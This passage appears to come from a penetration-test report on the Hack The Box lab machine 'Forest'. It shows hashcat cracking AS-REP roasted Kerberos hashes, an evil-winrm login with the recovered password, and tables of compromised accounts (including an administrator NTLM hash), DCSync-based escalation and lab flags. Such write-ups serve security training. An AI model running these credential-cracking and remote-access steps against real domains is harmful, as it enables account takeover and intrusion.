OpenCL API (OpenCL 3.0 PoCL 6.0+debian  Linux, None+Asserts, RELOC, SPIR-V, LLVM 18.1.8, SLEEF, DISTRO, POCL_DEBUG) - Platform #1 [The pocl project]
==================================================================================================================================================

* Device #01: cpu-haswell-13th Gen Intel(R) Core(TM) i9-13900K, 2948/5897 MB (1024 MB allocatable), 4MCU

Minimum password length supported by kernel: 0
Maximum password length supported by kernel: 256
Minimum salt length supported by kernel: 0
Maximum salt length supported by kernel: 256

Hashes: 2 digests; 2 unique digests, 2 unique salts
Bitmaps: 16 bits, 65536 entries, 0x0000ffff mask, 262144 bytes, 5/13 rotates
Rules: 1

Optimizers applied:
* Zero-Byte
* Not-Iterated

ATTENTION! Pure (unoptimized) backend kernels selected.
Pure kernels can crack longer passwords, but drastically reduce performance.
If you want to switch to optimized kernels, append -O to your commandline.
See the above message to find out about the exact limits.

Watchdog: Hardware monitoring interface not found on your system.
Watchdog: Temperature abort trigger disabled.

Host memory allocated for this attack: 513 MB (4311 MB free)

Dictionary cache hit:
* Filename..: /usr/share/wordlists/rockyou.txt
* Passwords.: 14344385
* Bytes.....: 139921507
* Keyspace..: 14344385

$krb5asrep$23$svc-alfresco@HTB.LOCAL:aacfd713500dc3a2d62c27fb334c320f$9495e2976aa888982f902e0edf80355f01bcbe217af2f0dc7cc8551d2ac90ae3578b10b1b314e1e18a772307294a3f5d635f21ad8304a991d816a3c9f79b9f83db5197c64c1
7b2833312e5b9b9c8b3518a7b54a50ba69ae58eafac7f55ff36d9416fa84d8f310da7f194a1e0284dc917e6140534a6e91e75ec46a93060d2fe624a6f617726ad8fb0b7362d5ea72e1e560b6dd4f6a6405a23205d4974168240 3c8b5d4f72e0a1063a28181854daed
4e9854fe1c1a5e002d55edb2f2608725ddb3c4fc7ffb57b2f55ed39f823eb76a8b23bbfb774dc866d3f6b36ac62a4a0a2923b1b4eafcca6c:s3rvice
$krb5asrep$23$svc-alfresco@HTB.LOCAL:dcec2558fd21d71b76ca8d146d4256b0$2ea81212d0a26f2838a5edc7c419ae82070a5787e6a6f5ab0bad733ca8913342e3e5c15ae4ca39372e38626fe7e6cae35ade959c99ea99e95523182aa8cf301d2a7b6cf12c1
62a6e13439dc8d57dcdc09be753ff17c088ecefcba81909307bf948621eace4cbe1b37b25cdf435e3312278be8356d3061cd577e84191c3ab3f89e2a3388e1f6a9d7a19e97581888d897102ba45f0c495673754950d83ccba2b30429daa33effa37b32e8db4ff1f81
dc71e408e0a9c6378d4746adf809416f36b78c0c83855c5060f51c64adc8b89c606bf9501f20d7fa3bed3b5a5e2af36bfac8cc99bed56058:s3rvice

Session..........: hashcat
Status...........: Cracked
Hash.Mode........: 18200 (Kerberos 5, etype 23, AS-REP)
Hash.Target......: asreproast.out
Time.Started.....: Sat Apr 25 01:06:16 2026 (3 secs)
Time.Estimated...: Sat Apr 25 01:06:19 2026 (0 secs)
Kernel.Feature...: Pure Kernel (password length 0-256 bytes)
Guess.Base.......: File (/usr/share/wordlists/rockyou.txt)
Guess.Queue......: 1/1 (100.00%)
Speed.#01........:  3116.1 kH/s (1.12ms) @ Accel:1024 Loops:1 Thr:1 Vec:8
Recovered........: 2/2 (100.00%) Digests (total), 2/2 (100.00%) Digests (new), 2/2 (100.00%) Salts
Progress.........: 8175616/28688770 (28.50%)
Rejected.........: 0/8175616 (0.00%)
Restore.Point....: 4083712/14344385 (28.47%)
Restore.Sub.#01...: Salt:1 Amplifier:0-1 Iteration:0-1
Candidate.Engine.: Device Generator
Candidates.#01...: s523480 → s2704081

Started: Sat Apr 25 01:06:16 2026
Stopped: Sat Apr 25 01:06:20 2026
```

```
svc-alfresco:s3rvice
```

Authenticated access:

```
evil-winrm -i 10.129.24.73 -u 'svc-alfresco' -p 's3rvice'
```

```
┌──(joe㉿kali)-[~/HTB_Boxes/Retired/CPTS_Prep/Forest]
└─$ evil-winrm -i 10.129.24.73 -u 'svc-alfresco' -p 's3rvice'

Evil-WinRM shell v3.9

Warning: Remote path completions is disabled due to ruby limitation: undefined method `quoting_detection_proc' for module Reline

Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-path-completion

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\svc-alfresco\Documents> whoami
htb\svc-alfresco
*Evil-WinRM* PS C:\Users\svc-alfresco\Documents>
```

A Appendix

A.1 Finding Severities

Each finding has been assigned a severity rating of critical, high, medium, low or info. The rating is based off of an assessment of the priority with which each finding should be viewed and the potential impact each has on the confidentiality, integrity, and availability of HTB's data.

Rating	CVSS Score Range
Critical	9.0 – 10.0
High	7.0 – 8.9
Medium	4.0 – 6.9
Low	0.1 – 3.9
Info	0.0

A.2 Host & Service Discovery

The table below summarizes hosts and services identified during the assessment through network discovery and enumeration activities. This information reflects assets observed at the time of testing and may change over time.

IP Address	Port	Service	Notes
10.129.24.73	53	DNS	Simple DNS Plus
10.129.24.73	88	Kerberos	Domain authentication
10.129.24.73	135	MSRPC	Windows RPC
10.129.24.73	139	NetBIOS	SMB session service
10.129.24.73	389	LDAP	Active Directory — Domain: htb.local
10.129.24.73	445	SMB	Windows Server 2016 Standard — message signing required
10.129.24.73	464	kpasswd5	Kerberos password change
10.129.24.73	593	RPC over HTTP	Windows RPC over HTTP 1.0
10.129.24.73	636	LDAPS	LDAP over SSL
10.129.24.73	3268	LDAP GC	Active Directory Global Catalog
10.129.24.73	3269	LDAPS GC	Global Catalog over SSL
10.129.24.73	5985	WinRM	Windows Remote Management — HTTP
10.129.24.73	9389	.NET Message Framing	Active Directory Web Services

A.3 Subdomain Discovery

The table below lists virtual hosts or subdomains identified during testing. Discovery methods may include passive enumeration, active probing, or application-level analysis.

URL	Description	Discovery Method
FOREST.htb.local	Domain controller hostname	SMB/LDAP banner enumeration
htb.local	Active Directory domain root	LDAP service banner

A.4 Exploited Hosts

The table below summarizes hosts that were successfully exploited during the assessment, including the scope in which they were identified and the general method used to obtain access.

Host	Scope	Method	Notes
FOREST.htb.local (10.129.24.73)	In scope	AS-REP Roasting → credential cracking → WinRM	Initial access as svc-alfresco
FOREST.htb.local (10.129.24.73)	In scope	WriteDACL abuse → DCSync → pass-the-hash	Escalated to domain Administrator

A.5 Compromised Users

The table below lists user accounts that were compromised during the assessment, including the account type and the method by which access was obtained.

Username	Type	Method	Notes
svc-alfresco	Service account	AS-REP Roasting — offline hash cracking	Kerberos pre-authentication disabled
administrator	Domain Administrator	DCSync — pass-the-hash via WinRM	NTLM hash: 32693b11e6aa90eb43d32c72a07ceea6

A.6 Changes/Host Cleanup

The table below documents any changes made during testing that require cleanup or validation following the assessment.

Host	Scope	Change / Cleanup Needed
FOREST.htb.local	htb.local domain	Remove user account `joe` created during privilege escalation
FOREST.htb.local	htb.local domain	Remove `joe` from the Exchange Windows Permissions group
FOREST.htb.local	htb.local domain	Remove DCSync rights (`DS-Replication-Get-Changes`, `DS-Replication-Get-Changes-All`) granted to `joe` on the domain object

A.7 Flags Discovered

The table below records validation artifacts obtained during testing to confirm successful exploitation and access.

Flag #	Host	Flag Value	Flag Location	Method Used
1	FOREST.htb.local	d355eb9d1a61ae5e665b19adae9cd77f	C:\Users\svc-alfresco\Desktop\user.txt	AS-REP Roasting → credential cracking → WinRM access as svc-alfresco
2	FOREST.htb.local	a8371a9022ccd8b0452dcb5a69341014	C:\Users\Administrator\Desktop\root.txt	DCSync → pass-the-hash as domain Administrator

End of Report